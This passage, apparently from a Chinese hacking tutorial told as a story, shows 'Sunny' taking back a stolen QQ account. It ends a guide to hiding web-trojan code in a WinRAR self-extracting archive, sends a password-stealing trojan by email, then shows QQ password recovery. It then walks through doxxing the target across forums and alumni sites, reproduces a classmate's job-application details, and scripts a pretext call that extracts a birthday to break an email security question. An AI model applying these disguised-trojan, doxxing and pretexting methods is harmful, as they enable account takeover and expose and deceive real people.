


图50 修改插入挂马代码

修改完毕后，关闭eXeScope，保存更新“Deault.sfx”文件。然后直接创建一个WinRAR自解压文件，无需在其中添加挂马代码了，此时创建的自解压文件中自动显示了挂马网页。

但是在文件属性中，却根本看不到“注释”选项页，这样就实现了隐藏“注释”信息。如果攻击者挂马框架长宽为0的话，在自解压界面中显示的是“单击安装按钮开始解压……”之类的默认信息，也不会出现前面的空白页。

——这样，一个极度完美的WinRAR自解压木马便制作成功了，根本找不出它与普通自解压文件有什么不同。

……将自解压木马发送到伪黑客的邮箱中后，Sunny就开始等待了。相信“色迷心窍”的伪黑客一定也看不出这个自解压包有什么问题。当他打开自解压包时，盗号木马就悄悄运行了！……

……很快，在Sunny的邮箱中，就接收到了一封盗号邮件，QQ号终于被盗回了！

防守回放——密码找回

伪黑客一直蒙在鼓里，直到他发现无法登录盗来的QQ号时，才知道原来密码被盗回去了。

不过，伪黑客一点儿也不着急，因为他早就设置了密码保护，除非Sunny得到自己密保邮箱的密码，否则自己的密码永远不会真正被盗走。

伪黑客利用密码保护功能，轻松的找回了密码……

QQ密码被盗，如果设置了密码保护功能，都可以轻松的利用QQ号码申诉功能，找回被盗的QQ密码。

打开“QQ账号服务中心”（https://account.qq.com/cgi-bin/showMain），点击“立即取回”链接或“自助取回QQ密码”链接，即可尝试通过密码保护快速取回你的账号（图51）。




图51 QQ账号服务中心

打开取回QQ密码自助重设密码页面后，输入要重设密码的账号，选择你要取回的密码类型，再输入验证图片中的四个文字（图52）。




图52 要取回的密码类型

点击确定后，选择一种重设密码的方式，然后点击“下一步”，要求回答以下密码保护问题，并填写手机号码和验证码，然后选择取回密码方式（图53）。



图53 密码保护问题

然后点击“发送邮件”按钮，即可向安全邮箱中发送一封验证邮件了。打开邮件后，点击邮件中的重设密码链接（图54），即可设置新密码了。




图54 重设密码

攻击回放——社会工程学破解密保

当Sunny发现盗回的QQ又重新被伪黑客通过密码保护重设了登录密码时，Sunny唯一的办法就是破解伪黑客设置的密码保护。

登录密码保护中心，Sunny查看到了伪黑客设置的密码保护问题，原来是他父母的名字，看来这个伪黑客也是一个孝子。现在还有一个关键，就是不知道伪黑客取回密码的邮箱。

不过，这都难不到Sunny，Sunny使用社会工程学，详细地收集伪黑客在网上的各种信息。

一 社会工程学——采集信息

Sunny使用伪黑客的昵称，在百度和Google上搜索了一下子，没有发现什么结果。看来这个伪黑客也不是什么出名的黑客。

在伪黑客的QQ个人信息中，Sunny发现了伪黑客常用的一个联系邮箱“xue@163.com”（图55）。




图55 伪黑客的邮箱

很快，看到伪黑客注册了许多的论坛（图56）。然后Sunny再用伪黑客的QQ号，在网上进行了搜索，也发现了不少网站。




图56 搜索信息

这些网站中，一定有不少有用的信息。Sunny详细的查看着，在一个网站中，Sunny发现了用伪黑客QQ号注册的用户，这个用户还有另外一个邮箱“***@sohu.com”。看来伪黑客使用的邮箱还挺多的，这一定是伪黑客的另一个邮箱（图57）。而且伪黑客很喜欢将自己“变性”，伪装成MM，估计也是为了泡MM吧！



图57 伪黑客的另一个邮箱

在另一个论坛中，Sunny搜索到了伪黑客的另一个邮箱“**xue@msn.com”（图58）。而且这个论坛的注册信息更全面，包括伪黑客的职业情况、收入、结业院校、兴趣爱好和邮编等。




图58 伪黑客的详细资料

Sunny看到了伪黑客的毕业学校，于是决定上同学录去搜索一下更全面的信息。

Sunny上了“中国同学录（http://www.tongxue.com/）”、“ChinaRen校友录（http://alumni.chinaren.com/）”等几个大型同学录上，输入伪黑客的毕业院校进行搜索。果然，在同学录上找到了伪黑客所有的学校（图59），然后在学校中用伪黑客的昵称进行搜索，又找到了伪黑客所在的班级。




图59 搜索到学校

虽然同学录要登录才能查看，不过同学录的许多信息，比如一些班级同学的留言（图60）、同学录的创建人、创建时间、班长的名字等等是公开的。




图60 伪黑客的同学录

在收集了足够多的信息之后，Sunny再次登录了伪黑客最常用的“xue@163.com”邮箱页面。在页面中，Sunny点击了“忘记密码”按钮，打开了邮箱找回密码的页面（图61）。




图61 忘记密码功能

在找回密码页面中，有几种密码找回方式，Sunny选择了“通过密码提示问题”方式找回密码（图62）。



图62 提示问题找回

首先，第一个问题是要输入用户名和出生日期。伪黑客的用户名早就知道了，通过前面的QQ信息，可以知道伪黑客是22岁，因此出生的年数也知道了，但是具体是哪一个月哪一天呢（图63）？





图63 要求输入出生日期

Sunny刚才通过同学录得知了伪黑客所在班级的一些同学之后，Sunny决定从伪黑客的这些同学入手，查到伪黑客的生日！

二 社会工程学——欺骗

首先，Sunny要收集到伪黑客同学的信息，伪黑客的同学很多，Sunny挑了几个从同学录留言中看出来与伪黑客的感情非常好的人作为目标。用这些人的姓名及邮件地址等信息在网络上搜索，经过大量的检索与剔除后，Sunny找到了一个非常有用的信息。

Sunny在某某人才网上搜索到了伪黑客的某位同学的申请表（图64），在申请表中有这些同学的详细姓名、地址等信息，还有这位同学的联系方式、手机号等（图65）。



网网上人才登记表

基本资料			
用户名	youermei	填表日期	2007-11-28
姓　名		性　别	女
身份证号码		年　龄	23
政治面貌		户　籍	贵州仁怀
婚姻状况	未婚	视力状况	4.7
身高(厘米)	163	体重(公斤)	45
民　族	汉族		
现住址			

受教育及工作情况			
毕业院校	黔南民族师范学院	毕业日期	2008-6
所学专业	信息管理与信息系统	学历	本科
英语水平	395分	技术职称	无
电脑技能及特长	能进行一些小C/S模式系统的设计，熟悉办公软件操作 爱好电脑操作 音乐		
受教育及培训状况	年 月至 年 月　学校(机构)名称　专业(培训内容)　文凭/资格证书 2004年9月到2008年6月在黔南民族师范学院就读		
工作经历摘要	年 月至 年 月　单位、部门　职位　离职原因 黔南民族师范学院　信息管理与信息系统专业　2004年9月到2008年6月取得本科学历以用管理学学士学位		

图64 详细信息




图65 联系方式

有了此人的手机号，掌握了足够的信息后，Sunny开始了社会工程学中的欺骗……

Sunny用网页上留下的手机号，联系上伪黑客的同学，进行了如下的欺骗对话：

……

Sunny：你好，昨天我生日，**送我礼物了，请你替我谢谢他。

伪黑客的同学：你是谁啊，我不认识你呀？

Sunny：啊，哈哈，我们一起喝过酒呢，你不记得了，真健忘啊！

伪黑客的同学：啊，这样子呀，你是不是***……

Sunny：嘿嘿，亏你还记得，对了，**的生日是几号，到时候我也要送他一个惊喜！

伪黑客的同学：晕，他的生日是6月20号，还早着呢，他没告诉你啊？

Sunny：嘿嘿，他没给我说，我也没直接问他，惊喜嘛，他不知道才有惊喜，哈！

伪黑客的同学：哈，也是啊！

